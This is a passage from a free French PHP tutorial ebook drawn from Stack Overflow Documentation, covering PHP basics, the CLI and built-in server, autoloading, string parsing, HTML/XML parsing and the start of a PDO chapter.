eBook Gratuit

APPRENEZ PHP

eBook gratuit non affilié créé à partir des **contributeurs de Stack Overflow.**

#php

Table des matières

À propos

You can share this PDF with anyone you feel could benefit from it, downloaded the latest version from: php

It is an unofficial and free PHP ebook created for educational purposes. All the content is extracted from Stack Overflow Documentation, which is written by many hardworking individuals at Stack Overflow. It is neither affiliated with Stack Overflow nor official PHP.

The content is released under Creative Commons BY-SA, and the list of contributors to each chapter are provided in the credits section at the end of this book. Images may be copyright of their respective owners unless otherwise specified. All trademarks and registered trademarks are the property of their respective company owners.

Use the content presented in this book at your own risk; it is not guaranteed to be correct nor accurate, please send your feedback and corrections to info@zzzprojects.com

Chapitre 1: Démarrer avec PHP

Remarques

PHP (acronyme récursif pour PHP: Hypertext Preprocessor) est un langage de programmation open source largement utilisé. Il est particulièrement adapté au développement Web. La particularité de PHP réside dans le fait qu'elle sert à la fois les développeurs débutants et expérimentés. Il présente une faible barrière à l'entrée, il est donc facile de démarrer et, en même temps, il offre des fonctionnalités avancées offertes dans d'autres langages de programmation.

Open source

C'est un projet open-source. N'hésitez pas à vous impliquer .

Spécification de langue

PHP a une spécification de langage .

Versions prises en charge

Actuellement, il existe trois versions prises en charge : 5.6, 7.0 et 7.1.

Chaque version de PHP est entièrement prise en charge pendant deux ans à partir de sa version stable initiale. Après cette période de support actif de deux ans, chaque agence est prise en charge pendant une année supplémentaire uniquement pour les problèmes de sécurité critiques. Les versions pendant cette période sont faites selon les besoins: il peut y avoir plusieurs versions, ou aucune, en fonction du nombre de rapports.

Versions non prises en charge

Une fois que les trois années de support sont terminées, la branche arrive en fin de vie et n'est plus supportée.

Un tableau des succursales de fin de vie est disponible.

Suivi des problèmes

Les bogues et autres problèmes sont suivis sur https://bugs.php.net/ .

Listes de diffusion

Les discussions sur le développement et l'utilisation de PHP se déroulent sur les listes de diffusion de PHP .

Documentation officielle

Aidez-nous à maintenir ou à traduire la documentation officielle de PHP .

Vous pouvez utiliser l'éditeur à edit.php.net . Consultez notre guide pour les contributeurs .

Versions

PHP 7.x

Version	Supporté jusqu'à	Date de sortie
7.1	2019-12-01	2016-12-01
7.0	2018-12-03	2015-12-03

PHP 5.x

Version	Supporté jusqu'à	Date de sortie
5.6	2018-12-31	2014-08-28
5,5	2016-07-21	2013-06-20
5.4	2015-09-03	2012-03-01
5.3	2014-08-14	2009-06-30
5.2	2011-01-06	2006-11-02
5.1	2006-08-24	2005-11-24
5.0	2005-09-05	2004-07-13

PHP 4.x

Version	Supporté jusqu'à	Date de sortie
4.4	2008-08-07	2005-07-11
4.3	2005-03-31	2002-12-27
4.2	2002-09-06	2002-04-22
4.1	2002-03-12	2001-12-10
4.0	Le 2001-06-23	2000-05-22

Versions héritées

Version	Supporté jusqu'à	Date de sortie
3.0	2000-10-20	1998-06-06
2.0		1997-11-01
1.0		1995-06-08

Examples

Sortie HTML du serveur Web

PHP peut être utilisé pour ajouter du contenu aux fichiers HTML. Alors que HTML est traité directement par un navigateur Web, les scripts PHP sont exécutés par un serveur Web et le code HTML qui en résulte est envoyé au navigateur.

Le code HTML suivant contient une instruction PHP qui ajoutera `Hello World!` à la sortie:

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p><?php echo "Hello world!"; ?></p>
    </body>
</html>
```

Lorsque ceci est enregistré en tant que script PHP et exécuté par un serveur Web, le code HTML suivant sera envoyé au navigateur de l'utilisateur:

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p>Hello world!</p>
    </body>
</html>
```

PHP 5.x 5.4

`echo` également une syntaxe de raccourci, qui vous permet d'imprimer immédiatement une valeur. Avant PHP 5.4.0, cette courte syntaxe ne fonctionnait qu'avec le paramètre de configuration short_open_tag activé.

Par exemple, considérez le code suivant:

```
<p><?= "Hello world!" ?></p>
```

Sa sortie est identique à la sortie de ce qui suit:

```
<p><?php echo "Hello world!"; ?></p>
```

Dans les applications du monde réel, toutes les données générées par PHP sur une page HTML doivent être correctement *protégées* pour empêcher les attaques XSS (scripts intersites) ou la corruption de texte.

Voir aussi: Strings and PSR-1 , qui décrit les meilleures pratiques, y compris l'utilisation correcte des balises courtes (`<?= ... ?>`).

Sortie non HTML du serveur Web

Dans certains cas, lorsque vous travaillez avec un serveur Web, il peut être nécessaire de remplacer le type de contenu par défaut du serveur Web. Il peut arriver que vous deviez envoyer des données en `plain text` , `JSON` ou `XML` , par exemple.

La fonction `header()` peut envoyer un en-tête HTTP brut. Vous pouvez ajouter l'en `Content-Type` tête `Content-Type` pour informer le navigateur du contenu que nous envoyons.

Considérez le code suivant, où nous définissons `Content-Type` comme `text/plain` :

```
header("Content-Type: text/plain");
echo "Hello World";
```

Cela produira un document en texte brut avec le contenu suivant:

> Bonjour le monde

Pour produire du contenu JSON , utilisez plutôt le type de contenu `application/json` :

```
header("Content-Type: application/json");

// Create a PHP data array.
$data = ["response" => "Hello World"];

// json_encode will convert it to a valid JSON string.
echo json_encode($data);
```

Cela produira un document de type `application/json` avec le contenu suivant:

> {"response": "Hello World"}

Notez que la fonction `header()` doit être appelée avant que PHP ne produise une sortie ou que le serveur Web ait déjà envoyé des en-têtes pour la réponse. Alors, considérez le code suivant:

```
// Error: We cannot send any output before the headers
echo "Hello";
```

```
// All headers must be sent before ANY PHP output
header("Content-Type: text/plain");
echo "World";
```

Cela produira un avertissement:

> **Attention:** Impossible de modifier les informations d'en-tête - les en-têtes déjà envoyés par (sortie démarrée à /dir/example.php:2) dans **/dir/example.php** sur la ligne **3**

Lorsque vous utilisez `header()` , sa sortie doit être le premier octet envoyé par le serveur. Pour cette raison, il est important de ne pas avoir de lignes ou d'espaces vides au début du fichier avant la balise d'ouverture PHP `<?php` . Pour la même raison, il est recommandé de supprimer la balise de fermeture PHP `?>` (Voir PSR-2) des fichiers contenant uniquement PHP et des blocs de code PHP situés à la toute fin d'un fichier.

Affichez la **section de mise en mémoire tampon de sortie** pour savoir comment «intercepter» votre contenu dans une variable à afficher ultérieurement, par exemple, après la sortie des en-têtes.

Bonjour le monde!

`echo` est la construction de langage la plus utilisée pour imprimer des résultats en PHP:

```
echo "Hello, World!\n";
```

Vous pouvez également utiliser l' `print` :

```
print "Hello, World!\n";
```

Les deux instructions remplissent la même fonction, avec des différences mineures:

- `echo` a un retour `void` , alors que `print` retourne un `int` avec une valeur de `1`
- `echo` peut prendre plusieurs arguments (sans les parenthèses seulement), alors que `print` ne prend qu'un seul argument
- `echo` est légèrement plus rapide que l' `print`

L' `echo` et l' `print` sont tous deux des constructions de langage, pas des fonctions. Cela signifie qu'ils ne nécessitent pas de parenthèses autour de leurs arguments. Pour une cohérence esthétique avec les fonctions, les parenthèses peuvent être incluses. De nombreux exemples d'utilisation de l' `echo` et de l' `print` sont disponibles ailleurs .

C-style `printf` et les fonctions associées sont également disponibles, comme dans l'exemple suivant:

```
printf("%s\n", "Hello, World!");
```

Voir Sortie de la valeur d'une variable pour une introduction complète aux variables de sortie en PHP.

Séparation de l'instruction

Tout comme la plupart des langages de style C, chaque instruction se termine par un point-virgule. De plus, une balise de fermeture est utilisée pour terminer la dernière ligne de code du bloc PHP.

Si la dernière ligne du code PHP se termine par un point-virgule, la balise de fermeture est facultative si aucun code ne suit cette dernière ligne de code. Par exemple, nous pouvons omettre la balise de fermeture après `echo "No error";` dans l'exemple suivant:

```
<?php echo "No error"; // no closing tag is needed as long as there is no code below
```

Cependant, si un autre code suit votre bloc de code PHP, la balise de fermeture n'est plus facultative:

```
<?php echo "This will cause an error if you leave out the closing tag"; ?>
<html>
    <body>
    </body>
</html>
```

Nous pouvons également omettre le point-virgule de la dernière instruction d'un bloc de code PHP si ce bloc de code a une balise de fermeture:

```
<?php echo "I hope this helps! :D";
echo "No error" ?>
```

Il est généralement recommandé d'utiliser toujours un point-virgule et d'utiliser une balise de fermeture pour chaque bloc de code PHP, à l'exception du dernier bloc de code PHP, si aucun autre code ne suit ce bloc de code PHP.

Donc, votre code devrait ressembler à ceci:

```
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
```

```
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon but leave out the closing tag";
```

PHP CLI

PHP peut également être exécuté à partir de la ligne de commande directement à l'aide de l'interface de ligne de commande (CLI).

La CLI est fondamentalement la même que PHP à partir des serveurs Web, à l'exception de quelques différences en termes d'entrée et de sortie standard.

Déclencher

La CLI de PHP permet quatre manières d'exécuter du code PHP:

1. Entrée standard Exécutez la commande `php` sans aucun argument, mais insérez-y du code PHP:

   ```
   echo '<?php echo "Hello world!";' | php
   ```

2. Nom de fichier comme argument. Exécutez la commande `php` avec le nom d'un fichier source PHP comme premier argument:

   ```
   php hello_world.php
   ```

3. Code comme argument. Utilisez l'option `-r` dans la commande `php` , suivie du code à exécuter. Les balises ouvertes `<?php` ne sont pas nécessaires, car tout dans l'argument est considéré comme du code PHP:

   ```
   php -r 'echo "Hello world!";'
   ```

4. Shell interactif Utilisez l'option `-a` dans la commande `php` pour lancer un shell interactif. Ensuite, tapez (ou collez) le code PHP et appuyez sur `return` :

   ```
   $ php -a
   Interactive mode enabled
   php > echo "Hello world!";
   Hello world!
   ```

Sortie

Toutes les fonctions ou commandes produisant une sortie HTML dans le serveur Web PHP peuvent être utilisées pour produire une sortie dans le flux stdout (descripteur de fichier 1). descripteur 2).

Example.php

```
<?php
echo "Stdout 1\n";
trigger_error("Stderr 2\n");
print_r("Stdout 3\n");
fwrite(STDERR, "Stderr 4\n");
throw new RuntimeException("Stderr 5\n");
?>
Stdout 6
```

Ligne de commande shell

```
$ php Example.php 2>stderr.log >stdout.log;\
> echo STDOUT; cat stdout.log; echo;\
> echo STDERR; cat stderr.log\

STDOUT
Stdout 1
Stdout 3

STDERR
Stderr 4
PHP Notice:  Stderr 2
 in /Example.php on line 3
PHP Fatal error:  Uncaught RuntimeException: Stderr 5
 in /Example.php:6
Stack trace:
#0 {main}
  thrown in /Example.php on line 6
```

Contribution

Voir: Interface de ligne de commande (CLI)

Serveur PHP intégré

PHP 5.4+ est livré avec un serveur de développement intégré. Il peut être utilisé pour exécuter des applications sans avoir à installer un serveur HTTP de production tel que nginx ou Apache. Le serveur intégré est uniquement conçu pour être utilisé à des fins de développement et de test.

Il peut être démarré en utilisant le drapeau `-S` :

```
php -S <host/ip>:<port>
```

Exemple d'utilisation

1. Créez un fichier `index.php` contenant:

```
<?php
echo "Hello World from built-in PHP server";
```

2. Exécutez la commande `php -S localhost:8080` partir de la ligne de commande. N'incluez pas `http://` . Cela démarrera un serveur Web écoutant sur le port 8080 en utilisant le répertoire actuel que vous êtes en tant que racine du document.

3. Ouvrez le navigateur et accédez à `http://localhost:8080` . Vous devriez voir votre page "Hello World".

Configuration

Pour remplacer la racine du document par défaut (c'est-à-dire le répertoire en cours), utilisez l'indicateur `-t` :

```
php -S <host/ip>:<port> -t <directory>
```

Par exemple, si vous avez un répertoire `public/` dans votre projet, vous pouvez servir votre projet depuis ce répertoire en utilisant `php -S localhost:8080 -t public/` .

Journaux

Chaque fois qu'une demande est faite à partir du serveur de développement, une entrée de journal comme celle ci-dessous est écrite dans la ligne de commande.

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

Balises PHP

Il existe trois types de balises pour désigner les blocs PHP dans un fichier. L'analyseur PHP recherche les balises d'ouverture et de fermeture (le cas échéant) pour délimiter le code à interpréter.

Balises standard

Ces balises sont la méthode standard pour incorporer du code PHP dans un fichier.

```
<?php
    echo "Hello World";
?>
```

PHP 5.x 5.4

Balises d'écho

Ces balises sont disponibles dans toutes les versions de PHP et depuis PHP 5.4 sont toujours

activées. Dans les versions précédentes, les balises d'écho ne pouvaient être activées qu'avec des balises courtes.

```
<?= "Hello World" ?>
```

Balises courtes

Vous pouvez désactiver ou activer ces balises avec l'option `short_open_tag` .

```
<?
    echo "Hello World";
?>
```

Balises courtes:

- sont interdits dans toutes les principales normes de codage PHP
- sont découragés dans la documentation officielle
- sont désactivés par défaut dans la plupart des distributions
- interférer avec les instructions de traitement XML en ligne
- ne sont pas acceptés dans les soumissions de code par la plupart des projets open source

PHP 5.x 5.6

Balises ASP

En activant l'option `asp_tags` , vous pouvez utiliser des balises de style ASP.

```
<%
    echo "Hello World";
%>
```

Celles-ci sont un caprice historique et ne devraient jamais être utilisées. Ils ont été supprimés dans PHP 7.0.

Lire Démarrer avec PHP en ligne: https://riptutorial.com/fr/php/topic/189/demarrer-avec-php

Chapitre 2: Amorce de chargement automatique

Syntaxe

- exiger
- spl_autoload_require

Remarques

Le chargement automatique, dans le cadre d'une stratégie-cadre, simplifie la quantité de code standard que vous devez écrire.

Examples

Définition de classe en ligne, aucun chargement requis

```
// zoo.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

$animal = new Animal();
$animal->eats('meat');
```

PHP sait ce qu'est `Animal` avant d'exécuter un `new Animal` , car PHP lit les fichiers source de haut en bas. Mais que faire si nous voulions créer de nouveaux animaux dans de nombreux endroits, pas seulement dans le fichier source où il est défini? Pour ce faire, nous devons *charger* la définition de classe.

Chargement manuel des classes avec require

```
// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// zoo.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
```

```
require 'Animal.php';
$animal = new Animal;
$animal->eats('shrimp');
```

Ici nous avons trois fichiers. Un fichier ("Animal.php") définit la classe. Ce fichier n'a pas d'effets secondaires en plus de définir la classe et conserve soigneusement toutes les connaissances sur un "Animal" au même endroit. C'est facilement contrôlé par la version. Il est facilement réutilisable.

Deux fichiers consomment le fichier "Animal.php" en `require` manuellement le fichier. Là encore, PHP lit les fichiers sources de haut en bas, donc le besoin va et trouve le fichier "Animal.php" et rend la définition de la classe `Animal` disponible avant d'appeler un `new Animal` .

Maintenant, imaginez que nous avions des dizaines ou des centaines de cas où nous voulions effectuer un `new Animal` . Cela nécessiterait (censé être conçu) beaucoup, beaucoup `require` déclarations très fastidieuses à coder.

Le chargement automatique remplace le chargement de la définition de classe manuelle

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// zoo.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('shrimp');
```

Comparez cela aux autres exemples. Notez que la `require "Animal.php"` été remplacée par `require "autoload.php"` . Nous incluons toujours un fichier externe au moment de l'exécution, mais au lieu d'inclure une définition de classe *spécifique* , nous incluons *une* logique pouvant inclure *n'importe quelle* classe. C'est un niveau d'indirection qui facilite notre développement. Au lieu d'écrire un `require` pour chaque classe , nous, nous écrivons un `require` pour toutes les classes. Nous pouvons remplacer N `require` avec 1 `require` .

La magie se produit avec spl_autoload_register . Cette fonction PHP prend une fermeture et ajoute la fermeture à une *file* d' *attente* de fermetures. Lorsque PHP rencontre une classe pour laquelle il n'a pas de définition, PHP transmet le nom de la classe à chaque fermeture de la file. Si la classe existe après l'appel d'une fermeture, PHP revient à son activité précédente. Si la classe

ne parvient pas à exister après avoir essayé toute la file d'attente, PHP se bloque avec "Class", quel que soit "non trouvé".

Autoloading dans le cadre d'une solution cadre

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// Ruminant.php
class Ruminant extends Animal {
    public function eats($food) {
        if ('grass' === $food) {
            parent::eats($food);
        } else {
            echo "Yuck, $food!";
        }
    }
}

// Cow.php
class Cow extends Ruminant {
}

// pasture.php
require 'autoload.php';
$animal = new Cow;
$animal->eats('grass');
```

Grâce à notre chargeur automatique générique, nous avons accès à toute classe qui suit notre convention de dénomination d'autochargeur. Dans cet exemple, notre convention est simple: la classe souhaitée doit avoir un fichier dans le même répertoire nommé pour la classe et se terminant par ".php". Notez que le nom de la classe correspond exactement au nom du fichier.

Sans autoloading, nous aurions besoin manuellement `require` classes de base. Si nous construisions un zoo d'animaux, nous aurions des milliers d'exigences qui pourraient être remplacées plus facilement par un seul chargeur automatique.

En dernière analyse, l'autoloading PHP est un mécanisme qui vous aide à écrire moins de code mécanique pour vous permettre de vous concentrer sur la résolution de problèmes métier. Tout ce que vous avez à faire est de *définir une stratégie qui mappe le nom de la classe au nom du fichier* . Vous pouvez lancer votre propre stratégie de chargement automatique, comme ici. Vous pouvez également utiliser n'importe laquelle des normes adoptées par la communauté PHP: PSR-0 ou PSR-4 . Vous pouvez également utiliser composer pour définir et gérer ces dépendances de manière générique.

Chargement automatique avec Composer

Composer génère un fichier `vendor/autoload.php` .

Vous pourriez simplement inclure ce fichier et vous obtiendrez un chargement automatique gratuit.

```
require __DIR__ . '/vendor/autoload.php';
```

Cela facilite le travail avec des dépendances tierces.

Vous pouvez également ajouter votre propre code à l'autochargeur en ajoutant une section de chargement automatique à votre `composer.json` .

```
{
    "autoload": {
        "psr-4": {"YourApplicationNamespace\\": "src/"}
    }
}
```

Dans cette section, vous définissez les mappages à chargement automatique. Dans cet exemple, il s'agit d'un mappage PSR-4 d'un espace de noms vers un répertoire: le répertoire `/src` réside dans le dossier racine de vos projets, au même niveau que le répertoire `/vendor` . Un exemple de nom de fichier serait `src/Foo.php` contenant une classe `YourApplicationNamespace\Foo` .

Important: Après avoir ajouté de nouvelles entrées à la section autoload, vous devez réexécuter la commande `dump-autoload` pour générer à nouveau et mettre à jour le fichier `vendor/autoload.php` avec les nouvelles informations.

En plus du chargement automatique du `PSR-4` , Composer prend également en charge le chargement automatique des `files` `PSR-0` , `classmap` et `files` . Voir la référence de chargement automatique pour plus d'informations.

Lorsque vous `/vendor/autoload.php` fichier `/vendor/autoload.php` , il retourne une instance de Composer Autoloader. Vous pouvez stocker la valeur de retour de l'appel d'inclusion dans une variable et ajouter d'autres espaces de noms. Cela peut être utile pour charger automatiquement des classes dans une suite de tests, par exemple.

```
$loader = require __DIR__ . '/vendor/autoload.php';
$loader->add('Application\\Test\\', __DIR__);
```

Lire Amorce de chargement automatique en ligne: https://riptutorial.com/fr/php/topic/388/amorce-de-chargement-automatique

Chapitre 3: Analyse de chaîne

Remarques

Regex devrait être utilisé pour d'autres utilisations en plus d'obtenir des chaînes de chaînes ou de couper des chaînes autrement.

Examples

Fractionner une chaîne par des séparateurs

`explode` et `strstr` sont des méthodes plus simples pour obtenir par des séparateurs sous - chaînes.

Une chaîne contenant plusieurs parties de texte qui sont séparées par un caractère commun peut être divisé en deux parties avec le `explode` fonction.

```
$fruits = "apple,pear,grapefruit,cherry";
print_r(explode(",",$fruits)); // ['apple', 'pear', 'grapefruit', 'cherry']
```

La méthode prend également en charge un paramètre de limite qui peut être utilisé comme suit:

```
$fruits= 'apple,pear,grapefruit,cherry';
```

Si le paramètre limite est zéro, cela est traité comme 1.

```
print_r(explode(',',$fruits,0)); // ['apple,pear,grapefruit,cherry']
```

Si limit est défini et positif, le tableau renvoyé contiendra un maximum d'éléments limit avec le dernier élément contenant le reste de la chaîne.

```
print_r(explode(',',$fruits,2)); // ['apple', 'pear,grapefruit,cherry']
```

Si le paramètre limit est négatif, tous les composants, à l'exception de la dernière limite, sont renvoyés.

```
print_r(explode(',',$fruits,-1)); // ['apple', 'pear', 'grapefruit']
```

`explode` peut être combiné avec `list` pour analyser une chaîne en variables sur une seule ligne:

```
$email = "user@example.com";
list($name, $domain) = explode("@", $email);
```

Cependant, assurez-vous que le résultat de l' `explode` contient suffisamment d'éléments ou qu'un avertissement d'index indéfini serait déclenché.

`strstr` se sépare ou ne renvoie que la sous-chaîne avant la première occurrence de l'aiguille donnée.

```
$string = "1:23:456";
echo json_encode(explode(":", $string)); // ["1","23","456"]
var_dump(strstr($string, ":")); // string(7) ":23:456"

var_dump(strstr($string, ":", true)); // string(1) "1"
```

Rechercher une sous-chaîne avec strpos

`strpos` peut être compris comme le nombre d'octets dans la botte de foin avant la première occurrence de l'aiguille.

```
var_dump(strpos("haystack", "hay")); // int(0)
var_dump(strpos("haystack", "stack")); // int(3)
var_dump(strpos("haystack", "stackoverflow"); // bool(false)
```

Vérification de l'existence d'une sous-chaîne

Faites attention à vérifier avec VRAI ou FAUX parce que si un index de 0 est renvoyé, une instruction if verra ceci comme FALSE.

```
$pos = strpos("abcd", "a"); // $pos = 0;
$pos2 = strpos("abcd", "e"); // $pos2 = FALSE;

// Bad example of checking if a needle is found.
if($pos) { // 0 does not match with TRUE.
    echo "1. I found your string\n";
}
else {
    echo "1. I did not found your string\n";
}

// Working example of checking if needle is found.
if($pos !== FALSE) {
    echo "2. I found your string\n";
}
else {
    echo "2. I did not found your string\n";
}

// Checking if a needle is not found
if($pos2 === FALSE) {
    echo "3. I did not found your string\n";
}
else {
    echo "3. I found your string\n";
}
```

Sortie de l'exemple complet:

```
1. I did not found your string
2. I found your string
3. I did not found your string
```

Recherche à partir d'un offset

```
// With offset we can search ignoring anything before the offset
$needle = "Hello";
$haystack = "Hello world! Hello World";

$pos = strpos($haystack, $needle, 1); // $pos = 13, not 0
```

Récupère toutes les occurrences d'une sous-chaîne

```
$haystack = "a baby, a cat, a donkey, a fish";
$needle = "a ";
$offsets = [];
// start searching from the beginning of the string
for($offset = 0;
        // If our offset is beyond the range of the
        // string, don't search anymore.
        // If this condition is not set, a warning will
        // be triggered if $haystack ends with $needle
        // and $needle is only one byte long.
        $offset < strlen($haystack); ){
    $pos = strpos($haystack, $needle, $offset);
    // we don't have anymore substrings
    if($pos === false) break;
    $offsets[] = $pos;
    // You may want to add strlen($needle) instead,
    // depending on whether you want to count "aaa"
    // as 1 or 2 "aa"s.
    $offset = $pos + 1;
}
echo json_encode($offsets); // [0,8,15,25]
```

Analyse de la chaîne à l'aide d'expressions régulières

preg_match peut être utilisé pour analyser la chaîne en utilisant une expression régulière. Les parties de l'expression entre parenthèses sont appelées sous-modèles et avec eux, vous pouvez choisir des parties individuelles de la chaîne.

```
$str = "<a href=\"http://example.org\">My Link</a>";
$pattern = "/<a href=\"(.*)\">(.*)<\/a>/";
$result = preg_match($pattern, $str, $matches);
if($result === 1) {
    // The string matches the expression
    print_r($matches);
} else if($result === 0) {
```

```
    // No match
} else {
    // Error occured
}
```

Sortie

```
Array
(
    [0] => <a href="http://example.org">My Link</a>
    [1] => http://example.org
    [2] => My Link
)
```

Substring

La sous-chaîne renvoie la partie de la chaîne spécifiée par les paramètres de début et de longueur.

```
var_dump(substr("Boo", 1)); // string(2) "oo"
```

S'il y a une possibilité de rencontrer des chaînes de caractères multi-octets, alors il serait plus sûr d'utiliser mb_substr.

```
$cake = "cakeæøå";
var_dump(substr($cake, 0, 5)); // string(5) "cake"
var_dump(mb_substr($cake, 0, 5, 'UTF-8')); // string(6) "cakeæ"
```

Une autre variante est la fonction substr_replace, qui remplace le texte dans une partie d'une chaîne.

```
var_dump(substr_replace("Boo", "0", 1, 1)); // string(3) "B0o"
var_dump(substr_Replace("Boo", "ts", strlen("Boo"))); // string(5) "Boots"
```

Disons que vous voulez trouver un mot spécifique dans une chaîne - et ne voulez pas utiliser Regex.

```
$hi = "Hello World!";
$bye = "Goodbye cruel World!";

var_dump(strpos($hi, " ")); // int(5)
var_dump(strpos($bye, " ")); // int(7)

var_dump(substr($hi, 0, strpos($hi, " "))); // string(5) "Hello"
var_dump(substr($bye, -1 * (strlen($bye) - strpos($bye, " ")))); // string(13) " cruel World!"

// If the casing in the text is not important, then using strtolower helps to compare strings
var_dump(substr($hi, 0, strpos($hi, " ")) == 'hello'); // bool(false)
var_dump(strtolower(substr($hi, 0, strpos($hi, " "))) == 'hello'); // bool(true)
```

Une autre option est une analyse très simple d'un email.

```
$email = "test@example.com";
$wrong = "foobar.co.uk";
$notld = "foo@bar";

$at = strpos($email, "@"); // int(4)
$wat = strpos($wrong, "@"); // bool(false)
$nat = strpos($notld , "@"); // int(3)

$domain = substr($email, $at + 1); // string(11) "example.com"
$womain = substr($wrong, $wat + 1); // string(11) "oobar.co.uk"
$nomain = substr($notld, $nat + 1); // string(3) "bar"

$dot = strpos($domain, "."); // int(7)
$wot = strpos($womain, "."); // int(5)
$not = strpos($nomain, "."); // bool(false)

$tld = substr($domain, $dot + 1); // string(3) "com"
$wld = substr($womain, $wot + 1); // string(5) "co.uk"
$nld = substr($nomain , $not + 1); // string(2) "ar"

// string(25) "test@example.com is valid"
if ($at && $dot) var_dump("$email is valid");
else var_dump("$email is invalid");

// string(21) "foobar.com is invalid"
if ($wat && $wot) var_dump("$wrong is valid");
else var_dump("$wrong is invalid");

// string(18) "foo@bar is invalid"
if ($nat && $not) var_dump("$notld is valid");
else var_dump("$notld is invalid");

// string(27) "foobar.co.uk is an UK email"
if ($tld == "co.uk") var_dump("$email is a UK address");
if ($wld == "co.uk") var_dump("$wrong is a UK address");
if ($nld == "co.uk") var_dump("$notld is a UK address");
```

Ou même en mettant le "Continue reading" ou "..." à la fin d'un texte de présentation

```
$blurb = "Lorem ipsum dolor sit amet";
$limit = 20;

var_dump(substr($blurb, 0, $limit - 3) . '...'); // string(20) "Lorem ipsum dolor..."
```

Lire Analyse de chaîne en ligne: https://riptutorial.com/fr/php/topic/2206/analyse-de-chaine

Chapitre 4: Analyse HTML

Examples

Analyse HTML à partir d'une chaîne

PHP implémente un analyseur compatible DOM niveau 2 , vous permettant de travailler avec HTML en utilisant des méthodes familières comme `getElementById()` ou `appendChild()` .

```
$html = '<html><body><span id="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
libxml_use_internal_errors(true);
$doc->loadHTML($html);

echo $doc->getElementById("text")->textContent;
```

Les sorties:

```
Hello, World!
```

Notez que PHP émettra des avertissements concernant tout problème avec le HTML, surtout si vous importez un fragment de document. Pour éviter ces avertissements, demandez à la bibliothèque DOM (libxml) de gérer ses propres erreurs en appelant `libxml_use_internal_errors()` avant d'importer votre code HTML. Vous pouvez ensuite utiliser `libxml_get_errors()` pour gérer les erreurs si nécessaire.

Utiliser XPath

```
$html = '<html><body><span class="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
$doc->loadHTML($html);

$xpath = new DOMXPath($doc);
$span = $xpath->query("//span[@class='text']")->item(0);

echo $span->textContent;
```

Les sorties:

```
Hello, World!
```

SimpleXML

Présentation

- SimpleXML est une bibliothèque PHP qui permet de travailler facilement avec des documents XML (en particulier la lecture et l'itération de données XML).
- La seule contrainte est que le document XML doit être bien formé.

Analyse XML en utilisant une approche procédurale

```
// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = simplexml_load_string($xmlstr);

// Load an XML file
$library = simplexml_load_file('library.xml');

// You can load a local file path or a valid URL (if allow_url_fopen is set to "On" in php.ini
```

Analyse XML en utilisant l'approche OOP

```
// $isPathToFile: it informs the constructor that the 1st argument represents the path to a
file,
// rather than a string that contains 1the XML data itself.

// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = new SimpleXMLElement($xmlstr);

// Load an XML file
$library = new SimpleXMLElement('library.xml', NULL, true);

// $isPathToFile: it informs the constructor that the first argument represents the path to a
file, rather than a string that contains 1the XML data itself.
```

Accéder aux enfants et aux attributs

- Lorsque SimpleXML analyse un document XML, il convertit tous ses éléments XML, ou ses nœuds, en propriétés de l'objet SimpleXMLElement résultant.
- En outre, il convertit les attributs XML en un tableau associatif accessible à partir de la propriété à laquelle ils appartiennent.

Lorsque vous connaissez leurs noms:

```
$library = new SimpleXMLElement('library.xml', NULL, true);
foreach ($library->book as $book){
    echo $book['isbn'];
    echo $book->title;
```

```
    echo $book->author;
    echo $book->publisher;
}
```

- L'inconvénient majeur de cette approche est qu'il est nécessaire de connaître les noms de chaque élément et attribut dans le document XML.

Lorsque vous ne connaissez pas leurs noms (ou que vous ne voulez pas les connaître):

```
foreach ($library->children() as $child){
    echo $child->getName();
    // Get attributes of this element
    foreach ($child->attributes() as $attr){
        echo ' ' . $attr->getName() . ': ' . $attr;
    }
    // Get children
    foreach ($child->children() as $subchild){
        echo ' ' . $subchild->getName() . ': ' . $subchild;
    }
}
```

Lire Analyse HTML en ligne: https://riptutorial.com/fr/php/topic/1032/analyse-html

Chapitre 5: AOP

Introduction

L'extension PDO (PHP Data Objects) permet aux développeurs de se connecter à de nombreux types de bases de données et d'exécuter des requêtes sur ceux-ci de manière uniforme et orientée objet.

Syntaxe

- `PDO::LastInsertId()`
- `PDO::LastInsertId($columnName)` // certains pilotes ont besoin du nom de la colonne

Remarques

Avertissement Ne manquez pas de vérifier les exceptions lors de l'utilisation de `lastInsertId()` . Il peut lancer l'erreur suivante:

> SQLSTATE IM001: le pilote ne prend pas en charge cette fonction

Voici comment vérifier correctement les exceptions en utilisant cette méthode:

```
// Retrieving the last inserted id
$id = null;

try {
    $id = $pdo->lastInsertId(); // return value is an integer
}
catch( PDOException $e ) {
    echo $e->getMessage();
}
```

Examples

Connexion et récupération de base du PDO

Depuis PHP 5.0, PDO est disponible en tant que couche d'accès aux bases de données. Il est indépendant de la base de données, et l'exemple de code de connexion suivant devrait donc fonctionner pour n'importe laquelle de ses bases de données prises en charge simplement en modifiant le DSN.

```
// First, create the database handle

//Using MySQL (connection via local socket):
$dsn = "mysql:host=localhost;dbname=testdb;charset=utf8";

//Using MySQL (connection via network, optionally you can specify the port too):
```

```
//$dsn = "mysql:host=127.0.0.1;port=3306;dbname=testdb;charset=utf8";

//Or Postgres
//$dsn = "pgsql:host=localhost;port=5432;dbname=testdb;";

//Or even SQLite
